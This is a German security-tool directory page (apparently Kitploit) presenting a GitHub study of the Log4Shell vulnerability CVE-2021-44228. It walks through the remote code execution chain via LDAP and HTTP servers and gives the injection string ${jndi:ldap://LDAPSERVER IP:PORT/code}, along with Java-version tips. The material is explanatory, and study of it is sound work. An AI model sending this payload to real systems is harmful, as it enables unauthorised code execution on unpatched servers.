
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/asd58584388/cve-2021-44228
SchwachstellenanalyseExploitationWebanwendungs-ExploitationLernen & BildungRemote-Access-ToolPayload-Entwicklung
GitHubasd58584388/cve-2021-44228

CVE-2021-44228

Studie zur Schwachstelle CVE-2021-44228

Repository anzeigen
15vor 2 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    416
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer ist eine Open-Source-Plattform für Privileged Access Management (PAM), die DevOps- und IT-Teams bedarfsgesteuerten und sicheren Zugriff auf SSH-, RDP-, Kubernetes-, Datenbank- und RemoteApp-Endpunkte über einen Webbrowser bietet.

    379
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    330
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    KI-gestützte OSINT-Engine zur Entdeckung und Kartierung von über 7.700 Social-Media-Identitäten im gesamten Web

    288

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2021-44228 Analyse

Wie funktioniert es?

Im Folgenden wird ein detaillierter Prozess eines Remote-Injection-Falls durch Ausnutzung der Log4Shell-Schwachstelle beschrieben. Zunächst müssen wir drei Teile kennen:

  1. Log4j2 ermöglicht das Loggen von Daten mithilfe einer Funktion namens Nachschlagesubstitution für Nachrichten, bei der Logmeldungen Daten dynamisch aus verschiedenen Quellen abrufen können. (Es unterstützt JNDI Lookup)

  2. JNDI Lookup: Ermöglicht das Abrufen von Daten über die Java Naming and Directory Interface (JNDI) API, die mit verschiedenen Verzeichnisdiensten interagieren kann

  3. LDAP (Lightweight Directory Access Protocol): Wird hauptsächlich für den Zugriff und die Verwaltung von Verzeichnisinformationsdiensten über ein Netzwerk verwendet.


Hier ist ein einfaches Beispiel für Remote Code Execution:

  1. Der Hacker richtet sowohl einen LDAP-Server (über LDAP-Protokoll erreichbar, der einen Java-Schadcode-Verweis speichert) als auch einen HTTP-Server (der Speicherort für den Schadcode) ein.

    1. Einrichten eines HTTP-Servers im Verzeichnis, das den kompilierten Schadcode enthält:

    2. Einrichten eines LDAP-Servers, der den Verweis speichert:

      ldap

  2. Der Hacker sendet eine schädliche Eingabe (${jndi:ldap://LDAPSERVER IP:PORT/code}) an das Softwaresystem, auf dem log4j2 installiert ist

  3. Log4j2 verwendet die Lookup-Funktion, um eine Anfrage an den LDAP-Server zu senden

  4. Der LDAP-Server leitet die Anfragen über Java-Code-Verweise, die auf dem LDAP-Server gespeichert sind, an den HTTP-Server weiter.

  5. Der HTTP-Server sendet den Schadcode an das Softwaresystem zurück, und das Softwaresystem führt den Schadcode aus.


Schadcode:

Ausführung des Schadcodes erfolgreich:

WICHTIG:

  1. Es ist nicht so, dass wir nur den LDAP-Server für Remote Code Execution verwenden können, wir können auch andere Methoden (wie RMI) nutzen, solange log4j2 erfolgreich die Nachschlagesubstitution durchführt und den Schadcode ausführt.

  2. Unterschiedliche Java-Versionen können den Exploit-Prozess verändern (hier verwenden wir Java 1.8u112).

  3. Es wird empfohlen, im Schadcode dieselbe Java-Version wie im Software-System (Server mit log4j2) zu verwenden, oder zumindest nicht höher als die Java-Version der Software.


  4. Der Lookup-Code in Log4j2:

Tool herunterladen